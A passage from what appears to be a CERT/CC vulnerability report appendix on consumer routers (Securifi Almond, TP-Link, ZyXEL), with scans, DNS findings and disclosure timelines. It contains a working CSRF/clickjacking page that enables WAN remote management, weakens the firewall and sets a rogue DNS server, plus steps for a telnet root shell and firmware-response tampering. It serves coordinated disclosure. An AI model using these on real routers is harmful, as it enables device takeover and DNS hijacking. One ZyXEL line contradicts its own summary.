        <input type='hidden' name='blockSynFloodEnabled' value=0>
        <input type='hidden' name='spiFWEnabled' value=0>
        <input type='hidden' name='sysfwApply' value='Apply'>
        <input type='hidden' name='submit-url' value='%2Ffirewall%2Fsystem_fire-
wall.asp'>
    </form>

    <!-- Execute CSRF scripts -->
    <script>document.getElementById("csrf-form").submit()</script>

</body>
</html>
```

C.10.7 Coordination Effort

Attempts to solicit contact and notify the vendor went unanswered. Per the CERT/CC's 45-day disclosure policy, vulnerability note VU#167992 was published on December 10, 2015:

https://www.kb.cert.org/vuls/id/167992

C.11 Securifi Almond[56]

C.11.1 WAN Scan

TCP
not shown: 60593 closed ports, 4940 filtered ports
updated firmware results (as of late 2014): all 65535 scanned ports on 10.42.0.62 are closed (64471) or filtered (1064)

Port	State	Service	Version
53/tcp	open	domain?	
49152/tcp	open	upnp	Portable SDK for UPnP devices 1.3.1 (Linux 2.6.21; UPnP 1.0)

UDP
(left) OOB firmware—
not shown: 65532 closed ports

Port	State	Service
53/udp	open	domain
1900/udp	open|filtered	upnp
2056/udp	open|filtered	unknown

(right) updated firmware (as of late 2014)—
not shown: 65532 closed ports

Port	State	Service
53/udp	open|filtered	domain
1900/udp	open|filtered	upnp
2049/udp	open|filtered	nfs

C.11.2 LAN Scan

TCP
not shown: 65531 closed ports

Port	State	Service	Version
53/tcp	open	domain	dnsmasq 2.40
80/tcp	open	http	GoAhead Web-Server
443/tcp	open	ssl/http	GoAhead Web-Server
49152/tcp	open	upnp	Portable SDK for UPnP devices 1.3.1 (Linux 2.6.21; UPnP 1.0)

UDP
not shown: 65531 closed ports

Port	State	Service
53/udp	open	domain
67/udp	open|filtered	dhcps
1900/udp	open|filtered	upnp
2056/udp	open|filtered	unknown

C.11.3 DNS Issues

Open Relays

```
nmap –sU –p 53 -script=dns-recursion.nse 10.42.0.62
```

Port	State	Service
53/udp	open	domain

[56] https://www.kb.cert.org/vuls/id/906576

```
|_dns-recursion: Recursion appears to be enabled
```



Figure 19: Securifi Almond Out-of-Box Firmware Handles DNS Recursively on the WAN

The above findings do not affect firmware AL1-R200-L302-W33 or later, as the services are filtered.

Vulnerable to DNS Spoofing

- All DNS queries (host and router) use a static source port.
- Router-originating DNS queries use predictable TXIDs (0x0002, incrementing).
- LAN host DNS queries appear to use random TXIDs.



Figure 20: Securifi Distribution of 980 DNS Queries (graph generated by Salver)

The issue of static source ports in DNS queries was patched as a direct result of CERT/CC work and coordination.

C.11.4 Explore the Filesystem

The latest firmware is available for download (and was intercepted from self-update over HTTP); however, it uses nonstandard SquashFS signatures that binwalk and sasquatch can't handle. Manual analysis was unnecessary, however, as the live filesystem can be explored.

One way to explore the filesystem live, without the need of a serial connection, is via the web admin interface console page, which accepts Linux commands at the root directory. It is possible to start `telnetd` and get a more usable shell than the slow web console:

- By default, from a LAN-connected host, visit: http://10.10.10.254/adm/system_command.asp (default credentials are admin:admin).
- In the "Command" box, enter `/usr/sbin/telnetd`.
- From a LAN-connected host, you can now `telnet 10.10.10.254` (default credentials are admin:admin).

- By setting up a server on a LAN-connected host, files can be transferred via wget. (See https://forum.openwrt.org/viewtopic.php?id=41612.) Similarly, the filesystem can be extracted using TFTP as described in Section C.5.4.

Uses BusyBox v1.12.1

Linux kernel v2.6.21

It contains a snort.conf file with snort rules, though Snort does not appear to be running and there are no controls to turn it on in any of the interfaces.

Checks for new firmware (and subsequent installation) can be performed by the router itself; however, all is done over HTTP.

Web Admin Interface

The default credentials are admin:admin (though no authentication is required for a touch screen interface on the device).

- Once a session is established by logging in, it appears not to expire.

The default WiFi is Almond-6985_nomap:venus2246lw, WPA/WPA2-PSK, TKIPAES.

Direct access of deep links is done via a browser:

- Accessing http://10.10.10.254/cgi-bin/ExportSettings.sh downloads a configuration backup file containing admin credentials in plain text.
- Accessing http://10.10.10.254/cgi-bin/reboot.sh reboots the router.
- and so on...

Shell commands can be entered directly via the web interface at <IP>/adm/system_command.asp.

C.11.5 Hardcoded Credentials

No hardcoded or undocumented credentials were identified.

C.11.6 Vulnerabilities

Firmware Updates over HTTP

Checks for firmware updates are handled over HTTP using wget 1.14.



Figure 21: Securifi Almond Looks for New Firmware over HTTP

Figure 22 and Figure 23 illustrate the same information via Tapioca and mitmproxy.



Figure 22: Tapioca View of the Securifi Firmware Version Client Request



Figure 23: Tapioca View of the Securifi Firmware Version Server Response

How the Almond Handles Modified HTTP Responses

In the following test, the firmware version in the server's response is modified to a phony version:

1. In mitmproxy (Tapioca), enter 'i' to set intercept filters; to intercept all, follow with `.*'.
2. To accept an intercepted packet, enter 'a'.
3. To edit an intercepted packet, enter 'e' and then choose which field to edit ('r' for Raw), then make changes using the editor (Vim by default in Tapioca).



Figure 24: Orange Text Indicates Edits—AL9-R999-L999-W99 Is a Fake Version

So how does the Almond handle the modified response? It accepts it.

Figure 25: The Securifi Almond Incorrectly Determines a New Version Is Available

Allowing the request to proceed, the Almond petitions the server for an MD5 hash of file AL9-R999-L999-W99. The server, of course, returns an error if the request is not modified. Since everything is done over HTTP, however, it is a simple matter of intercepting and modifying the responses.

As an experiment, we attempted a firmware downgrade attack using the false firmware version upgrade to initiate a download.

1. Following the above procedure, the Almond expects that a new firmware exists and queries the server for an MD5 hash that doesn't exist (AL9-R999-L999-W99.md5).
2. The MD5 query is modified to request actual outdated firmware (the server accepts in this case, returning the poorly configured OOB firmware's hash).
3. The router stores the file in its root directory as AL9-R999-L999-W99.md5, a basic text file containing the hash and firmware version. (This text file is an arbitrary file write. Could it be leveraged to gain code execution?)
4. These values can be modified coming from the server (i.e., change the hash value or change the firmware string).
5. In the experiment, the Almond ends with an "Unable to Connect" error after downloading the firmware image regardless of the changes (i.e., fake firmware vs. real, but outdated firmware).

Presumably, there is another check preventing the installation of the older firmware.

Through the manipulations described above, a copy of the OOB firmware image can be saved without having to open the chassis and muck around with serial connections. Since the vendor does not provide official repositories for outdated firmware versions, the following is a nice workaround:

1. Proceeding as above, intercept the firmware version of your choosing from the server by tampering with the version information until the server sends the desired file.
2. Once intercepted in mitmproxy, 'b' saves the raw data to a file.

CSRF and Clickjacking Vulnerability

Burp Suite was used to examine packet parameters for CSRF proof-of-concept development.

The Almond creates a predictable header for authenticated users in the following format: "Authorization: Basic <base64 encoding of *username:password*>". With default credentials, for example, you get

```
Authorization: Basic YWRtaW46YWRtaW4=
```

The following proof of concept demonstrates the Securifi Almond's vulnerability to both CSRF and clickjacking. The PoC uses default credentials and deep links to change DNS settings and open up remote management on the WAN at page load (and loads the web console in an iframe, indicating no X-Frame-Options protections):

securifi_web_pocs.html

```
<html>
<head>
    <title>Securifi PoCs</title>
</head>

<body>
    <h2>Clickjackable</h2>
    <!-- loads Securifi web console page in iframe, indicating clickjackable -->
    <iframe src="http://admin:admin@10.10.10.254/advanced/system_command.asp"
width="500" height="500"></iframe>

    <!-- iframes for CSRF PoCs -->
    <iframe style="display:none" name="csrf-frame"></iframe>
    <iframe style="display:none" name="csrf-frame2"></iframe>

    <!-- CSRF to enable remote management on the WAN -->
    <form method='POST' ac-
tion='http://admin:admin@10.10.10.254/goform/websSysFirewall' target="csrf-frame"
id="csrf-form">
        <!-- remote management enabled on next line -->
        <input type='hidden' name='remoteManagementEnabled' value=1>
        <input type='hidden' name='pingFrmWANFilterEnabled' value=0>
        <input type='hidden' name='blockPortScanEnabled' value=0>
        <input type='hidden' name='blockSynFloodEnabled' value=0>
        <input type='hidden' name='spiFWEnabled' value=0>
        <input type='hidden' name='sysfwReset' value='Reset'>
        <input type='hidden' name='sysfwApply' value='Apply'>
    </form>

    <!-- CSRF to change DNS settings -->
    <form method='POST' action='http://admin:admin@10.10.10.254/goform/setLan' tar-
get="csrf-frame2" id="csrf-form2">
        <input type='hidden' name='hostname' value='almond'>
        <input type='hidden' name='lanIp' value=10.10.10.254>
        <input type='hidden' name='lanNetmask' value=255.255.255.0>
        <input type='hidden' name='lanGateway' value=>
        <input type='hidden' name='lanPriDns' value=>
        <input type='hidden' name='lanSecDns' value=>
```

securifi_web_pocs.html

```
        <input type='hidden' name='lanDhcpType' value='SERVER'>
        <input type='hidden' name='dhcpStart' value=10.10.10.100>
        <input type='hidden' name='dhcpEnd' value=10.10.10.200>
        <input type='hidden' name='dhcpMask' value=255.255.255.0>
        <input type='hidden' name='dhcpPriDns' value=10.10.10.254>
        <!-- secondary DNS modified on next line -->
        <input type='hidden' name='dhcpSecDns' value=1.3.3.7>
        <input type='hidden' name='dhcpGateway' value=10.10.10.254>
        <input type='hidden' name='dhcpLease' value=86400>
        <input type='hidden' name='dhcpStatic1' value=>
        <input type='hidden' name='dhcpStatic1Mac' value=>
        <input type='hidden' name='dhcpStatic1Ip' value=>
        <input type='hidden' name='dhcpStatic2' value=>
        <input type='hidden' name='dhcpStatic2Mac' value=>
        <input type='hidden' name='dhcpStatic2Ip' value=>
        <input type='hidden' name='dhcpStatic3' value=>
        <input type='hidden' name='dhcpStatic3Mac' value=>
        <input type='hidden' name='dhcpStatic3Ip' value=>
        <input type='hidden' name='lan2enabled' value=0>
        <input type='hidden' name='lan2Ip' value=>
        <input type='hidden' name='lan2Netmask' value=>
        <input type='hidden' name='stpEnbl' value=0>
        <input type='hidden' name='lltdEnbl' value=0>
        <input type='hidden' name='igmpEnbl' value=0>
        <input type='hidden' name='upnpEnbl' value=1>
        <input type='hidden' name='radvdEnbl' value=0>
        <input type='hidden' name='pppoeREnbl' value=0>
        <input type='hidden' name='dnspEnbl' value='1'>
    </form>

    <!-- Execute CSRF scripts -->
    <script>document.getElementById("csrf-form").submit()</script>
    <script>document.getElementById("csrf-form2").submit()</script>
</body>
</html>
```

C.11.7 Coordination Effort

Table 8 provides a timeline of the coordination effort. Securifi was fairly quick to respond and accept the vulnerability report. A firmware upgrade was produced within the window of our 45-day disclosure policy. Vulnerability note VU#906576 was published on September 10, 2015:

https://www.kb.cert.org/vuls/id/906576.

Table 8: Timeline of Coordination with Securifi

Date	Action
1 July 2015	Securifi is solicited to provide a security point of contact to receive the report.
9 July 2015	The report is sent to the vendor.
19 August 2015	The CERT/CC determines that the same vulnerabilities affecting the Almond also affect the Almond 2015; the vendor is notified.
23 August 2015	A firmware upgrade for the Almond is provided to the CERT/CC; more time is requested to address the 2015 model.
28 August 2015	The vendor proposes a September 10, 2015 disclosure date.
10 September 2015	Public disclosure is made.

C.12 TP-Link WR841N v9

C.12.1 WAN Scan

TCP
All ports are filtered.

UDP
All ports are open|filtered.

C.12.2 LAN Scan

TCP

Port	State	Service	Version
80/tcp	open	http	TP-LINK WR841N WAP http config
1900/tcp	open	upnp	ipOS 7.0 (TP-LINK TL-WR841N WAP 9.0; UPnP 1.0)

UDP

Port	State	Service
53/udp	filtered	domain
67/udp	open|filtered	dhcps
1040/udp	open|filtered	netarx
1900/udp	open|filtered	upnp
36721/udp	open|filtered	unknown

C.12.3 DNS Issues

There is no open relay on the WAN.

The DNS source ports and TXIDs appear to be random for all requests (LAN host + router originating).

Similar to the Medialink described in Section C.8.3, the source ports and TXIDs of DNS queries appear to be random, though source ports are limited in range to approximately 17,000 possible port assignments. (Observed assignments fall between 48,084 and 65,530.) The bundle of points in the bottom center of the graph in Figure 26 stand out as unusual; these turn out to be three queries for a.root-servers.net using source ports in the 33,000 range and the same TXID (0x04d2).

With random TXIDs, the requirements to successfully execute a DNS spoofing attack may still be in the realm of infeasibility (roughly one in a billion chance of guessing a match), though it is worth considering the question of what the threshold is for modern and developing technologies.



Figure 26: TP-Link Distribution of 202 DNS Queries (graph generated by Salver)

C.12.4 Explore the Filesystem

BusyBox v1.01

Linux kernel 2.6.31

U-Boot bootloader

TP-Link has the distinction of being the vendor with the most frequent firmware upgrades. Since the beginning of the CPE work, multiple upgrades have been released with descriptive release notes.

C.12.5 Hardcoded Credentials

No hardcoded or undocumented credentials have been identified.

C.12.6 Vulnerabilities

No new issues were identified that would require a coordination effort.

C.12.7 Coordination Effort

No new issues were identified that would require a coordination effort.

C.13 ZyXEL NBG-418N

C.13.1 WAN Scan

TCP

Port	State	Service	Version
113/tcp	closed	auth	

UDP

Results
All 65535 scanned ports on 10.42.0.41 are open|filtered.

C.13.2 LAN Scan

TCP

Port	State	Service	Version
53/tcp	open	domain	dnsmasq 2.60
80/tcp	open	tcpwrapped	

UDP

Port	State	Service
53/udp	open	domain
67/udp	open|filtered	dhcps
1900/udp	open|filtered	upnp
37193/udp	open|filtered	unknown

C.13.3 DNS Issues

There is no open relay on the WAN.

There is DNS cache poisoning.

- All DNS queries appear to use random source ports.
- All DNS queries appear to use random TXIDs.

Summary: The NBG-418N does not appear to be susceptible to DNS spoofing.

